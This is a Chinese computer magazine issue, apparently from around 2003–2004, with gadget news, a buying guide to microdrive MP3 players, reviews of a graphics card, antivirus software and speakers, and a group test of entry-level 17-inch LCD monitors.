MSN你应该很熟悉吧，除了即时聊天功能以外，它还有很多针对不同用户而提供的特殊信息服务，而我们现在已经可以使用到它方便的天气预报服务。现在，微软终于要将内嵌了微软智能技术的手表送进零售商店了（见图3）。这款产品使用了微软智能个人对象技术(SPOT)与收费制的MSN Direct服务，未来将用来激活手表与其他陆续推出的装置。



图3

目前，Fossil与Suunto两家著名的高科技手表公司提供基于这种应用的SPOT手表，用户通过高智能手表可以查询股价、球赛比分或者电影时刻表等信息，当然还有我们熟悉的天气预报。Fossil的手表售价订在180至200美元之间，这样的价格，你能接受吗？

胖胖牛：小时候，看着自己画在手臂上的“手表”，心里有一种美滋滋的感觉。现在，很多人的手表已经被手机或者其他电子设备所取代，手表在生活中已经渐渐失去了它曾经的辉煌。但是，在大洋的彼岸，科技让手表展示了它的地位，一个生活中不可或缺的东西，完全不能被替代。

MIB发售“KOBOZU”的笔记本电脑用小型低音炮

这款小型低音炮是连接在笔记本电脑的耳机插孔上的。不过它并不会影响笔记本电脑本身扬声器的声音输出，而且会与扬声器配合发出重低音。另外KOBOZU上有一个开关可以将其切换为全音频的单声道扬声器，作为单声道扬声器的时候笔



记本电脑扬声器将不会发音。

KOBOZU的输出功率为2W，作为低音炮时的频率范围在65～700Hz，而作为单声道扬声器时为140Hz～18KHz。它的外形尺寸为直径120mm(直径)×42mm(高)。KOBOZU使用USB口供电，附带一根长约50cm的USB线，可以卷在本体内。

胖胖牛：看来为了我的本本能工作完美，我一定要准备一个很大的笔记本包，把什么外置低音炮、外置存储器、笔记本鼠标、摄像头什么全放进去才行，不过会不会很重呢？

有摄像头的PocketPC



近日，全球视讯科技的知名厂商优派又添Pocket PC新成员V36。它的重量只有137克，厚度仅为13.8毫米，是目前带数码摄像头最轻、最薄的PDA，非常易于外出时携带。优派V36内建30万像素数码相机，摄像头可以拍摄出640×480的格式，让用户随时随地捕捉欢乐时光。微软最新的影像浏览程序，无论是单张相框式欣赏或是连续播放式浏览，都能轻松自在地欣赏。想自拍Movie，V36也能随时满足！特别是3.5英寸穿透反射式彩色液晶屏幕即使在强光下使用仍能展现清晰亮丽的影像。

胖胖牛：集成电话又能集成摄像头，还可以装办公软件、小游戏，PocketPC的功能越来越完善，要是再用上微硬盘，PocketPC也许真的能让很多人放弃笔记本哦。 CF [SC11]

走进微硬盘MP3的世界

■ 均儿

——超微硬盘MP3从认识到导购

一、微型硬盘渐露锋芒

闪存拥有体积小和速度快两大优势，是现在MP3播放器等数码产品的首选存储器。但闪存受到工艺成本的限制，目前的存储容量难有更大的提升；笔记本硬盘虽然容量很大，一个1.8英寸40GB容量的笔记本硬盘MP3播放器可以存储约一万首歌曲，但这类笔记本硬盘MP3的体积和重量较大，可携性大为降低。而体积仅仅比一枚硬币略大，存储容量起点为1GB的微型硬盘MP3播放器的出现则为MP3播放器带来了新变革——这种微型硬盘MP3和闪存类MP3的体积差不多，两千元左右的价格也远比512MB闪存类MP3更便宜，但容量则是512MB闪存类MP3产品的至少2倍以上，一出现便吸引了众多厂商与消费者的眼光。下面我们首先了解一下微型硬盘。

微型硬盘内部结构与普通硬盘没有太大差别，也包含磁盘片、巨磁阻磁头、主轴电机、控制电路和接口电路，转速为3600/4500RPM，电源电压为3.3V或者5V，只是体积特小，存储部分和一个硬币差不多大。然后根据用途不同，微硬盘会连接不同的电路，应用到不用的环境，例如越来越流行的MP3播放器、便携式视频播放器、PDA、数码相机、手写电脑等数码设备或者做成CF卡等通用性存储设备。而且随着移动存储的普及，但闪存成本还无法降低的情况下，低价格、高容量的小型存储设备的市场需求量越来越大，微型硬盘会被应用于越来越多的领域，1英寸甚至更小的0.8英寸或0.7英寸超微型硬盘将越来越走向主流。据统计，在2003年，小于1.8英寸的微型硬盘产品出货量达到了330万片，占整个硬盘市场的1.4%，预计到2008年这个数字将会增长到2370万片，占到整个硬盘市场的5.3%(见图1)。



图1　微硬盘和配套读卡器

● Microdrive微型硬盘

日立公司推出的容量分别为2GB和4GB的Microdrive微型硬盘，可以直接作CF Ⅱ存储卡使用，或通过专用PC适配器使用到对应有PCMCIA Ⅱ插槽的产品中。这两款高容量的存储产品使用了IBM的专利技术“Pixie Dust”(仙尘技术)，可以说是世界上最轻最小的硬盘式存储设备之一，重量只不过是16克，大小如火柴盒(长42.8mm×宽36.4mm×厚5mm)。4GB的型号将仅用于支持FAT32格式的数码相机上。这种微型硬盘与闪存和其他存储方式相比的好处是数据传输速度快和价格便宜。日立公司称，这种4GB微型硬盘的零售价是499美元，而Lexar Media公司出售的2GB和4GB的闪存卡价格分别是799美元和1599美元，要贵得多(见图2)。



图2

Microdrive在有限的7789平方毫米里包含了所有标准硬盘的部件。它的外形与CF Ⅱ相同，50针脚，可反复抹写30万次，面记录密度为15.2Gb/平方英寸，可直接用于支持CF Ⅱ标准的产品。

● Storage　Element硬盘

Cornice其实是前Maxtor首席技术官Kevin　Magenis成立的一家公司，Cornice的这款“Storage　Element硬盘”产品也是基于PC硬盘技术而来的，和目前台式机的主流硬盘一样，这款迷你产品采用了纵向存储、GMR(巨磁阻)磁头、薄膜、玻璃盘片、最大相似性读取通道等技术。不过Cornice没有把这样的产品冠以“硬盘”的称谓，而是将其称作存储元件(SE，Storage　Element)。Cornice称这款产品的最小读写速度为4MB/s，这对应音频以及图像压缩而言已经足够了。由于为便携设备设计，这款迷你设备具有两个特点：其一是功耗低，其二则是坚固不易坏。Cornice没有透露该产品的具体数据密度以及盘片转速，不过1英寸直径盘片上的1.5GB容量已经是相当的高了，零售价为1200元，具备很高的性价比。这款硬盘可通过一个特有的20针并行总线和控制设备连接，可用于多种场合。包括Rio Nitrus、创新的MuVo2、iRiver的IGP-100等MP3都采用了这款微型硬盘(见图3)。




图3

● Magicstor微硬盘

中国南方汇通微硬盘科技股份有限公司(简称为GS Microdrive)推出的Magicstor是新型1英寸硬盘，兼容CF Ⅱ规格(或通过适配器连接，兼容ATA与PCMCIA)，与CF Ⅱ型卡外形基本相同，但实际上它是真正的硬盘，目前有2.2GB/2.4GB和4.4GB/4.8GB等规格。转速4200rpm，内部最大传输速度12.5MB/s，平均寻道时间10ms，而价格比MicroDrive更具吸引力。Magicstor可广泛用于目前的数码相机、数码摄影机、笔记本、MP3、掌上电脑等设备。Magicstor 2.2GB的面记录密度为30Gbit/平方英寸，数据传输速度为3.6~7.1MB/s。



图4

工作电流方面，写入时为250mA，待机时为18mA。此外，该产品还可抵抗175G外力冲击。磁头、介质和马达均由日本厂商提供。2.4GB 1英寸Magicstor硬盘价格为1600元，已批量上市(见图4)。

二、超微硬盘MP3异军突起

超微硬盘本身的优势使它成为了MP3使用的存储器中容量、速度、体积、成本等各方面都很平均的大容量存储器，因此各大厂商的大容量MP3播放器纷纷换装超微硬盘也就不在话下。而我们也就能用同样的价钱买到体积依然小巧，容量远大于闪存MP3的MP3播放器了。

●iRiver的iGP100

iGP100的体积为80mm×77.5mm×25mm(见图5)，含电池重108g，它配备了1.5GB容量的硬盘，外形时尚小巧。机身采用圆形设计，面板中央配有一个较大的蓝色背光液晶显示屏，支持128×160的分辨率，可以显示8行文字，所有的按键都被安置在了侧面，很适合单手操作。这款播放器支持MP3/WMA/ASF和Ogg Vorbis等多种音乐格式，并集成FM收音功能。iGP100采用USB2.0接口，支持固件升级，支持3D音效，内置1300mah锂电池，播放时间最长达到12小时。



图5

●创新MuVo2

由创新公司于2003年10月上旬推出的一款MP3播放器“NOMAD MuVo2”(见图6)，内置1英寸1.5GB硬盘，它的售价在2000元左右。NOMAD Muvo2播放器配有蓝色液晶显示屏，支持中/日文显示，采用银色外壳。该款播放器支持WMA/MP3音乐格式，支持压缩率范围是:WMA为64～192kbps，MP3为32～320kbps。信噪比为98dB，内建ROCK、JAZZ、CLASSICAL、POP四组均衡器模式，还可进行个人设定。NOMAD Muvo2播放器还可搭配FM功能对应线控器，除了可执行开关机、开启EAX音效等操作外，还可接受频率范围在76.0～91.0MHz的FM调频广播，并能直接记录在硬盘中。NOMAD Muvo2播放器符合USB 2.0传输规格，它的体积为67mm×66.5mm×20mm，含电池净重93克，使用配套锂电池，能实现长达10小时的持续播放。



图6

●Rio Nitrus

Rio Nitrus采用USB2.0规格传送音频文件(见图7)，可以支持WMA和MP3格式，它可以通过附属的“Rio Music Manager(RMM)”和Windows Media Player 9传送音乐。RMM2既可以管理音频文件，也可以生成对应Rio Nitrus的播放列表。Rio Nitrus内置锂电池，连续播放时间长达16小时。充电时只能通过AC电源适配器供电而不能直接从USB接口获取电力。Rio Nitrus的外形为圆滑设计，采用了“钢琴漆面”的喷涂工艺，它的正面板上设有一颗很显眼的红色按钮，可以用作播放控制和菜单控制。在歌曲播放时按下这颗红色键，LCD液晶屏的下方就会滚动显示歌曲信息，可以选择时间、剩余时间以及总曲目数、EQ设置等。另外，Rio Nitrus提供了5种EQ音效模式和五段自定义模式。这款播放器目前的报价为2400元。



图7

●飞利浦HDD060

HDD060是HDD100的后续产品(见图8)，它采用了1.5GB的微型硬盘为存储介质，能存储375首MP3/600首WMA歌曲。它配备了黑白液晶显示屏，可以显示6-7行文字，主要控制键都设计在屏幕下方。HDD060提供了5段EQ调节，可以当作外接式硬盘使用。HDD060采用USB1.0接口与电脑连线，它的外形尺寸是90mm×55mm×18mm，长度与一张信用卡差不多，在同类产品中数它最小，十分方便携带。



图8

●Msc Dmh-g3

Msc Dmh-g3的存储容量为2.4GB(见图9)，配有USB2.0接口，支持WIN98/ME/2000/XP操作系统。搭载了超大屏幕的LCD，具有7种背光颜色可供你选择。它还具备无须驱动的E-DISK功能(WIN98除外)和点歌功能，你可以选择自己喜欢的歌来听。这款MP3播放器支持MP3/WMA/ADPVM等音效格式，MP3播放码率范围为32～320Kbps、WMA播放码率范围为32～192Kbps。Msc Dmh-g3同时还支持A-B片段重播及多种重播模式，支持ADPCM及G.723格式和FM收音及同步MP3编码录音，其内置的FM收音机，频率范围76～108MHz。此外，它还支持固件版本升级，支持英/中/韩等多种语言显示歌名，内置了5种EQ模式和一种自定义五段均衡模式，信噪比为90db，失真度仅为0.1%。这款播放器的尺寸为78mm×48mm×11.8mm，重150g。 CF [SC12]



图9

XFX 啸天狼 5700Ultra



中端显卡新杀手 GeForceFX 5700Ultra

啸天狼 5700Ultra 采用的 NVIDIA 新一代中端线是核心 NV36。NV36 核心引入了不少高端产品上才有的技术，使其相对于 NV31（GeForceFX5600）在几何、像素处理单元的结构上发生了比较大的变化，并完整支持 DirectX 9+ 和最新的 OpenGL 1.5。NV36 通过第二代的 CineFX 2.0 引擎、UltraShadow 技术和完整的顶点处理器，不但可以在阴影渲染方面实现更加逼真的效果，而且几何性能（就是绘制三角形的能力，现在的 3D 模型实际都是由大小不等的三角形拼合的）会达到 NV31 的两倍。

全公板设计

由于 NVIDIA 的中高端显卡运行频率非常高，因此 NVIDIA 的在推出这些显卡芯片时也要提供相应严格设计的显卡电路。

这款啸天狼 5700Ultra 采用了 NVIDIA 的 P172 公板设计，蓝色的 PCB 板。黑色的散热片搭配了一个静音涡轮风扇，确保 GPU 能在规定温度下稳定运行。由于显卡芯片功耗很大，所以在 PCB 板上也有一个为显卡独立供电的接头。随着核心、显存工作频率的提升，想让显卡稳定工作必须在供电部分下功夫。

GHz 的显存频率

啸天狼 5700Ultra 所用 0.13 工艺 NV36 核心和三星 2.2ns 的 DDR Ⅱ显存，使啸天狼 5700Ultra 运行 3D 程序的核心 / 显存频率定在 500MHz/1GHz，显存带宽达到了 16GB/s，这高于公板设计的 475MHz/950MHz，也使啸天狼 5700Ultra 拥有更高的性能。

主要优点：	全公板设计，输出部分无缩水，配件齐全。
主要缺点：	售价较高。
厂商电话：	0755－83394499 CF [SC13]

金山毒霸 6



有报告显示：45% 以上的人每周能收到 15 封以上的垃圾邮件；55% 以上的用户觉得垃圾邮件是严重的骚扰。而对于很多拥有公开邮箱的人士（如我们编辑、网站的技术支持等），每天收到几百封垃圾邮件是很平常的事情，消灭这些垃圾邮件就成为了这些用户每天必须的工作之一。

防垃圾邮件的杀毒软件：金山毒霸 6 是国内首次提供专业反垃圾邮件功能的商业软件，其模块“邮件清道夫”便是专门对付垃圾邮件的。用户可以轻易的通过设置“邮件规则编辑器”，对自己经常收到的垃圾邮件进行特征提取，比如“发件人”、“邮件标题”、“邮件正文”等。当以后再收到具有该特征的邮件时，毒霸便会将其过滤，或者智能提醒用户该邮件为垃圾邮件，并自动把这类邮件放入邮件接收软件新建的“垃圾邮件”中，这样既避免了垃圾邮件的干扰，又给一些名字类似垃圾邮件的正常邮件一次恢复的机会。

经我们编辑测试，由于金山毒霸 6 的反垃圾邮件程序是基于关键字检索进行过滤的，因此对于每天层出不穷的垃圾邮件还不能完全解决，但已使测试人员从每天清理三四百封垃圾邮件减少到几十封，而且，这些新出炉的垃圾邮件被加入黑名单后也能很快的封杀掉。总的来说这个功能还是很方便的。

其他功能也不弱：金山毒霸6也是一款非常优秀的杀毒软件，独有的“a++”算法使她查杀病毒的大大提高。金山毒霸 6 的网络游戏防火墙更是可以有效防止网络游戏中的帐号和装备被盗被抢，而且这个游戏防火墙是基于行为判断的，不会影响正常的上网功能。漏洞修复器能自动修复已知的 Windows 重要漏洞，杜绝漏洞攻击型病毒的危害。

主要优点：	功能非常实用
主要缺点：	系统占用资源稍高
厂商电话：	010-82334488 CF [SC13]

冲击波 2017 音箱

专为游戏设计的音箱：SC-2107是冲击波公司最新推出的一款 2.1 多媒体音箱，流线型设计使得整体外型极富现代感。银白色的整体色调也能够与现在的机箱和显示器进行搭配，组成和谐的家用电脑整体色调。

冲击波 SC-2107 的低音炮做得如此漂亮，当然也是要把低音炮放到桌上更合适了。因此 SC-2107 的高、低音及音量调节旋纽全都非对称的前置于低音炮上，方便操作，同时看起来也很活泼。

SC-2107 采用中密度板作为低音炮的箱体原料，尽量保证在大功率放音情况下箱体不会发生谐振。

SC-2107 的中高音单元采用一体式全频带扬声单元设计，3 寸复合纸盆做工精细。而卫星音箱的四个挡板都比中高音单元略微伸出，使卫星音箱成了一种类似声音聚焦的设计，让中高音更为有力的传出听者的耳朵。

试听音质尚可：作为一款 185 元的音箱，这款 SC-2107 在此价位上可算高音和中音还原度较高，低音表现尚可，但低音较大输出功率时就显浑浊，这也是中低价音箱的通病。而在游戏中配合不错的声卡，SC-2107 拥有良好的定位能力，算为在音乐回放上的缺憾补回了一些分。



主要优点：	样式美观，游戏定位好。
主要缺点：	低音还不足
厂商电话：	010-82848111、82848333、82848555 CF [SC13]



面子，还是大一点好

——入门级17″液晶显示器评测

■ CFan评测室

真实的谎言——五代线会促成LCD的降价？

这是2003年初经常被媒体提到的一个说法，但不出几个月它就被15″液晶面板的涨价给无情的否定，而到了2004年初，这个说法已经成为一大笑谈。以至于一家硬件网站将其评为"2003年十大美丽谎言之三"。

其实，如果真正了解"五代线"是什么含义的话，那么从一开始就能够看出其中的荒谬了。

液晶面板的"代"，其实并不是一个设计概念，它所反映的是ODM厂商的制造能力的提升。"代"与"代"的产品之间，更多反映的是产品供应能力的差异，而非产品本身的差异。在某种意义上说，这就如同CPU生产，0.25微米生产线生产的PⅡ300和0.35微米生产线生产的PⅡ300，在测试性能上并无不同，所差别的只是发热、稳定这些看不见摸不着的东西。

具体的说，液晶面板生产线的分代，所表示的是在生产某一点距的液晶面板时，所能够一次生产的原始液晶面板的大小。我们知道，液晶面板并不是一块一块生产出来的，而是一次生产出很巨大的一"张"，再分别切割成所需要的尺寸的。这样，能够生产的原始面板尺寸越大，最后所产生的耗损就越少，所以新的一代线的生产成本就能够降低(其实这很像CPU内核的生产)。

而液晶面板的五代线恰恰带来了一个尴尬的问题——它所生产的原始面板在切割成15″面板时，所产生的耗损并不比四代线少多少，这样，如果使用五代线来生产15面板，实际上比四代线降低不了多少成本。没有足够的获利增长，那么更换生产线的投资如何收回？所以15″面板很尴尬的成为了五代线投产以后面板厂商最不愿意生产的产品。

五代线的投产，并未使15″面板的产能增加，而品牌机市场的需求却使得15″面板的需求大幅增长，而小单子的零售市场显然不如"旱涝保收"的OEM市场更受厂商欢迎，所以小尺寸台式机LCD的涨价也就并不奇怪了。

但是，对于17″以上的大尺寸LCD就不一样了，它们从五代线的投产中能够得到明显的成本下降的好处，而所受的来自于OEM市场的冲击却要小得多，所以说，五代线的投产并不会造成LCD的全线降价，但对于大尺寸LCD来说，其价格的下降还是明显的，其中，17″LCD将明显的逼近15″LCD的价位并在这个位置上稳定很长一段时间。

一个在涨，一个在降，那么，在价格相差不是很悬殊的情况下，你会选择大的还是小的呢？

看到这个题目，可能有的朋友会吓一跳——15″液晶显示器现在尚谈不上普及，怎么又来17″了？

其实说穿了，道理很简单。因为目前并不是购买15″液晶显示器的好时机，但对于追求上佳效果的用户来说，购买17″液晶显示器的机会却充分成熟了。

这个说法初看起来似乎很不可思议，其实我们只要一分为二来看就很明白了——

从15″LCD的角度来说，目前，15″液晶显示器在设计技术上已经十分成熟了，通过技术设计的提高来降低其价格的可能性至少在目前阶段来看已经很小。而从生产技术及市场状况来看，整体上是不利于15″LCD的进一步普及化的。这是因为液晶面板五代线对于四代线的取代，从生产层面看是不利于15″LCD的发展的，而从市场角度看，由于品牌机对于15″LCD的需求在整个世界层面激增，所以15″液晶板的紧缺还会持续相当长的一段时间。综合来看，购买15″LCD越来越显得不怎么上算。

而17″LCD则不然。17″LCD尽管也受到液晶板紧缺的影响，但这更多是由于生产线从四代线向五代线转移造成的生产力紧缺和市场需求增长造成的，而并不是15″液晶板那样的结构性问题。也就是说它并不会有那样持续性的大幅涨价。而且，随着五代线的投产，17″LCD已经进入它在设计技术和生产技术的双重成熟期，这样从长远来看，17″LCD的价格将会越来越逼近于15″LCD，实际上，目前入门级17″LCD的价格与主流15″LCD的差距已经不足800元，这个价位差已经远远小于主流17″CRT和15″LCD的价位差。所以说，购买17″LCD的时机已经渐趋成熟。

【两种产品的不同】

LCD显示器的技术和挑选的方法，在本刊2003年15期的LCD专题中我们已经非常详细的介绍过了。所以，在这里我们只是来说说对于17″显示器需要特别注意的地方，也就是那些作为大尺寸LCD与15″显示器不同的地方。

一、尺寸问题

这是经常被人忽略的一个问题，对于CRT显示器来说，只要是同类的显象管，不管尺寸多大，其点距都是一样的。但对于LCD不是这样。由于LCD存在"标准分辨率"的问题，所

以往往在预定的尺寸下，由于要向“标准分辨率”靠拢，结果导致点距被迫发生变化。例如15″LCD的点距在视觉效果上与CRT是接近的，而15″LCD的标准分辨率是1024×768，上一个等级的标准分辨率为1280×1024，但是在点距不变的情况下，这个分辨率的屏幕尺寸应该是极为罕见的18″。然而，实际上人们熟悉的屏幕尺寸是17″，这样，17″屏幕要显示相当于18″屏幕的分辨率，其点距就只好缩小了。结果就是，在标准分辨率下，17″屏幕显示的图形实际比15″显示器和CRT显示器都来得小，当然，看起来更加“费眼”。其他大尺寸显示器存在同样的问题——标准的19″LCD显示图形比15″LCD大，而20″LCD显示的图形则比17″LCD来得更小。

二、分辨率问题

如上面所说，17″显示器的标准分辨率是1280×1024，但是目前没有哪个软件是以此分辨率为标准分辨率的，虽然新一代LCD的非标准分辨率显示效果比原先进步很大，但是与标准分辨率还是没得比的。这点在购买的时候也要有思想准备。

三、背光问题

与其他问题相比，背光的均匀度和色彩均匀性才是大尺寸LCD最头疼的问题。虽然大多数大尺寸LCD都使用了四灯管的背光设计，但在2003年的专题中我们已经阐述过，增加灯管的数量其实对于提高亮度均匀性与增强色彩均匀性并没有实际作用，真正解决问题的手段还是要仔细进行背光板设计，但并非每款产品都在这方面做得令人满意。

四、坏点问题

如果说15″LCD追求“无坏点”还有一定理由的话，那么在17″LCD上，大可不必过于认真，基本上，没有一个厂商会敢于承诺在17″LCD上“无坏点”，连承诺“无亮点”都需要莫大的勇气。

这是因为正如专家所说——“好面板不是造出来的，而是挑出来的”，即便已经采用了五代线生产，要在这么大尺寸的液晶板上达到足够高的成品率也是困难的。所以，即便LCD厂商愿意承诺“无坏点”，液晶面板供应商也不会作这种承诺。如果有哪个LCD厂商作出这样的承诺，那么“挑剩下”的坏点面板只好自己想办法处置，在液晶面板缺货严重的今天，面板制造商才不会代行其劳。而要处理这么多面板，对于世界级大厂或许还勉强可以接受，对于绝大多数中小厂商根本是不可能的。

当然，这条原则不适用于少数“炒货商”，因为它们本来就抱着“捞一把就走”的态度，大可以从ODM供应商那里挑出一批没有坏点的产品拿出来卖，卖光后就拍屁股走人。但对于这种一没有实验室，二没有工厂，专靠炒牌子过活的品牌，你能放心吗？

其实——坏点虽然看起来很堵心，但在衡量LCD品质的标准中，真的只是个微不足道的因素罢了。

我们这样测试17″LCD

评测液晶显示器，除了外观、工艺这些与个人审美观念有关的方面之外，一般包括了这样几个要点：

1.灰度表现与解析度
2.色饱和度和色彩均匀性
3.亮度均匀性
4.响应时间
5.坏点
6.有效可视角度
7.像素精细度
8.非标准分辨率显示能力
9.用户界面
10.稳定性与兼容性测试

为什么我们会采用上述的这些测试项目呢？首先说，液晶显示器由于受到工作原理的限制，在对比度和像素解析能力上、色彩表现能力上先天比CRT显示器要差。所以前面两项测试是LCD测试所必须的。

其次，虽然现在的液晶显示器大都采用了所谓的“高亮”技术，但单纯提高亮度并不是全部，把握好亮度的均匀性才是关键，而液晶显示器的亮度均匀性主要来自于背光板的设计，不是单纯依靠增加灯管就可以做好的。

响应时间、坏点对于LCD评测的意义应该已经不用再说。

有效可视角度，不同于LCD规格表上的“可视角度”概念。“可视角度”指的是到LCD的图像完全不可见的位置，但一般来说，在这个方位上，LCD图像已经出现严重偏色，并没有实际意义。有效可视角度，指的就是在显示图像不发生严重变形的情况下所能有的最大可视角度。对于相同可视角度的显示器，它们的有效可视角度并不会完全一致。

像素精细度，这也是液晶显示器上一个重要但往往被忽视的测试项目。由于液晶显示器的像素分布和CRT有所不

评测编辑的话

LCD显示器的电路结构比CRT显示器要单纯得多，所以LCD的测试相对来说需要依靠仪器的部分比较少，我们所列的大多数测试项目都可以使用最普通的测试软件依靠肉眼来完成。

不过对于色彩均匀性和亮度均匀性来说，如果严格的追求数量化的排名，那么应该使用色彩分析仪来进行，色彩分析仪包括CRT专用型号和LCD专用型号，它可以对显示器的亮度和颜色作量化的评定。但是对于普通用户的应用来说，如果肉眼看不出差异，那么即便事实上存在差异，对除出版等少数应用之外也没有实际的意义。而且由于国内市场的一些众所周知的现象，评测手段对于最终用户存在可再现性是一个很重要的要求，所以我们的测试依然保持以最基本的测试手段为准。也就是使用NOKIA显示器测试、DM两款软件进行大多数静态项目的测试，而使用Monitor4s Matter CheckScreen软件进行响应时间项目的测试。 ——DEBUG

同，导致液晶显示器像素的三元色像素分离度要高于CRT显示器，表现在显示器的“荧光体排列”测试中，单色点像素的偏离度更为明显。

非标准分辨率显示能力的测试理由在前面我们已经叙述过了，在17″LCD上，主要体现为使用1024×768分辨率进行测试，因为这仍然是目前最主流的分辨率。

用户界面测试，代表的是LCD使用的方便性和操控合理性的设计水平。

最后一个，稳定性与兼容性测试，包含了系统长时间使用时的稳定性问题，在接收到超出显示能力的信号时是否能有合理的信息反馈的问题。另外一个重要的问题就是待测显示器是否能够良好的解决摩尔纹干扰的问题。

产品测试与分析

三星 SyncMaster 173S



价格	
3699元	
电话	
010-64751880	
参数	
亮度	270cd/m2
对比度	450:1
可视角度	水平150度 垂直120度
响应时间	25ms
最大功耗	45W

整体评价

三星173S的外观设计和支架设计都继承了三星在这一方面的领先性。而且它的整体显示表现在普及型显示器中也可一算是可圈可点的，特别是整体表现均衡是作为普及型产品所难得的。只是色饱和度不够和像素清晰度较差两个因素使得它在精细处理上不会太好。

这是三星最新的普及级17寸LCD，包括黑白两种颜色，我们拿到的是其中的白色产品。

与上一代的171S相比，三星173S采用了流行的窄边框设计，并且重新采用了电源外置设计以减小显示器厚度。但是171S的可调节仰角和高度的支架设计依然被173S继承。同时，173S显示器新增加的一个功能是它的底座可以自由旋转，不需要移动底座就可以调节显示器的方向。

173S的亮度和对比度表现都很出色，虽然指标不算明显高，但实际在调节到较大值的时候效果十分明显。而且在低亮度和最大亮度时，亮度和色彩都比教均匀。

173S在灰阶测试中优势明显，全部灰阶都能明显观察到，整体表现近乎完美。但173S的色彩表现略有遗憾，其色彩还原非常准确，但感觉饱和度不足，显示图片时明显不够鲜艳，细节分辨能力也构成一定影响。

在坏点测试中，173S样品没有发现肉眼可见的坏点，而其标陈响应时间为25ms，但实际测试中没有发现明显的拖尾现象。

在有效可视角度方面，三星173S的上方可视角度较差，只要稍稍压低屏幕，所见图像就出现明显偏色，但其他三个方向的可视角度都不错。考虑到173S具有非常方便的方位调节能力，所以这点倒并不太麻烦。

173S的控制按键从右边框移到了下方，而且设计为了“隐藏式按键”，对不熟悉的人可能会有些上手困难。但OSD菜单简单易懂，使用其来很方便。

同时，三星173S依然具有一定的摩尔纹问题，虽然在日常使用中不是很容易注意到，但在摩尔纹测试中非常明显，而且难以消除。

飞利浦 170C4



价格	
3750元	
电话	
800-810-5128	
参数	
亮度	260cd/m2
对比度	450:1
可视角度	水平160度 垂直140度
响应时间	25ms
最大功耗	35W

整体评价

以个人经验来看，飞利浦的普及型LCD在同类产品中往往都是不错的，特别是其电路设计可圈可点。飞利浦170C4在这次测试的显示器中也称得上是一款佼佼者。在各方面表现都可称不错，特别在普及型显示器常见的摩尔纹问题上表现出色，出色的色彩和低功耗也都引人瞩目。至于坏点的问题，希望只是个体现象。

飞利浦170C4是飞利浦作为入门级产品的C系列LCD中的一款新品。通过了TCO03认证。

170C4采用了飞利浦C系列最新的全银色外观设计，采用右边框隐藏式按键，马蹄形支架。从外观设计角度来看，170C4的外形设计的确很吸引人，不过从实用角度看，马蹄形支架设计结构较为脆弱、可调节能力非常有限。

在灰阶测试中，飞利浦170C4的表现不错，亮度和对比度都非常理想，灰阶层次明显，分界清晰。不过在亮度均匀性方面，从屏幕正中方向看去，下方明显较亮一些，不算非常优秀。

色彩表现，是170C4的优势之一，170C4的色饱和度很高，而且在保证足够的色饱和度的前提下，它的颜色还原很“正”，并不像有些色饱和度很高的显示器那样过浓过艳。

170C4另一个在普及型显示器中明显的优势，是它的稳定性出人意料的好，在摩尔纹测试中，170C4没有出现任何

一点图像变形，事实上，在170C4的OSD菜单中，提供了摩尔纹调节的选项，不过我们认为基本上这个项目作用不大，使用170C4的自动设置功能就已经足够了。

在其他几个项目方面，飞利浦170C4的表现也比较不错，它的响应时间同样为25ms，而在有效可视角度上，飞利浦170C4基本上也达到了标称的数值。而在像素清晰度方面，170C4的表现十分出色，字符显示锐利准确。

170C4的问题，或者说是我们手中的样机的问题是样机的屏幕存在一个坏点。虽然前面我们已经论述过，一台17″LCD存在一个两个坏点算不上大问题，但我们这台样机的这个坏点位置比较明显，这就比较严重了。因为连续性坏点要比普通坏点明显很多。当然这是不可避免的个体问题，但也是值得重视的。

BENQ FP737



价格

3599元

电话

0512-68095919

参数

参数	
亮度	260cd/m2
对比度	450:1
可视角度	水平140度 垂直130度
响应时间	25ms
最大功耗	45W

整体评价

与明基以前的普及型LCD显示器相比，FP737的进步不小，无论在外观还是显示效果上，都有令人满意的答卷，特别是在稳定性设计上比原来的产品有非常明显的提高。只是它在亮度和对比度方面依然有待提高，就目前的效果来看，用作文字处理或图片是非常出色的，但由于对比不足，图像显示效果不一定太好。

FP737是BENQ最新的3系列液晶显示器中最便宜的一款。

FP737采用的是窄边框设计，虽然机身的厚度并不小，但由于采用了收缩设计，所以并不显得厚。它所采用的是传统式的底座，整体外观比较典雅好看，但由于底座只能在面板角度上进行调整，所以放在较低的桌子上的时候不是太方便。

FP737在亮度和色彩均匀性上的表现很出色，基本上看不出任何偏色现象。但是在亮度和对比度方面，FP737即便调节到最大亮度，与其他参数接近的产品相比，亮度依然不算理想，多少有些差距。在灰阶测试中，FP737的表现在测试中不理想，最暗的几个灰度基本上分辨不出来。

在色彩表现力上，FP737的表现还算是不错的，特别在调节到最大亮度时，色彩还原仍然比较准确。而从坏点测试中，也没有发现存在肉眼可见的坏点。

在有效可视角度方面，FP737的表现还算不错。除了在上方视角与其他产品一样不是很理想外，没有什么其他问题。

像素精细度一向是明基显示器的强项，FP737在这一方面的表现也很出众，字符清晰锐利，在像素排列测试中表现良好。在非标准分辨率下，FP737的效果也比较出色。

在明基早期的LCD显示器上，摩尔纹的处理一直存在问题，而在FP737上，这个问题已经得到了很好的解决，虽然在测试中依然有微小的摩尔纹现象，但是在普通使用中，基本上察觉不出来，而且FP737也提供了调节摩尔纹的能力。

FP737主要的问题，除了以上所说的亮度和对比度的问题外，主要在于OSD操控界面上，其实它的界面设计很不错，但不知道什么原因，FP737的操控有些迟滞，用起来不太得心应手。

现代 ImageQuest Q17N



价格

3699元

电话

022-23960750

参数

参数	
亮度	260cd/m2
对比度	500:1
可视角度	水平130度 垂直120度
响应时间	16ms

整体评价

现代Q17N给我们的印象如同现代显示器一贯给人的印象——很难说有哪一方面特别出众，但也不存在什么明显的缺点。从试用的感觉来说，如果不是样品存在一个坏点并且其外形太过偏于保守，我们认为Q17N算的上此次评测中最优秀的产品之一。

现代电子的CRT显示器，在国内并不算很著名，但它的LCD显示器却不可小视。

Q17N在外形设计上并没有什么新奇之处，还是现代LCD的传统银灰色外形，不过它的支架而且高度可调，虽然不太好看但很实用。

现代Q17N的显示效果继承了现代LCD一贯的特点，就是中规中距。在亮度与色彩均匀性上，Q17N的表现非常出色，在灰阶测试中取得了非常理想的结果。而在最大亮度方面，虽然谈不上出类拔粹，但是完全可以接受。

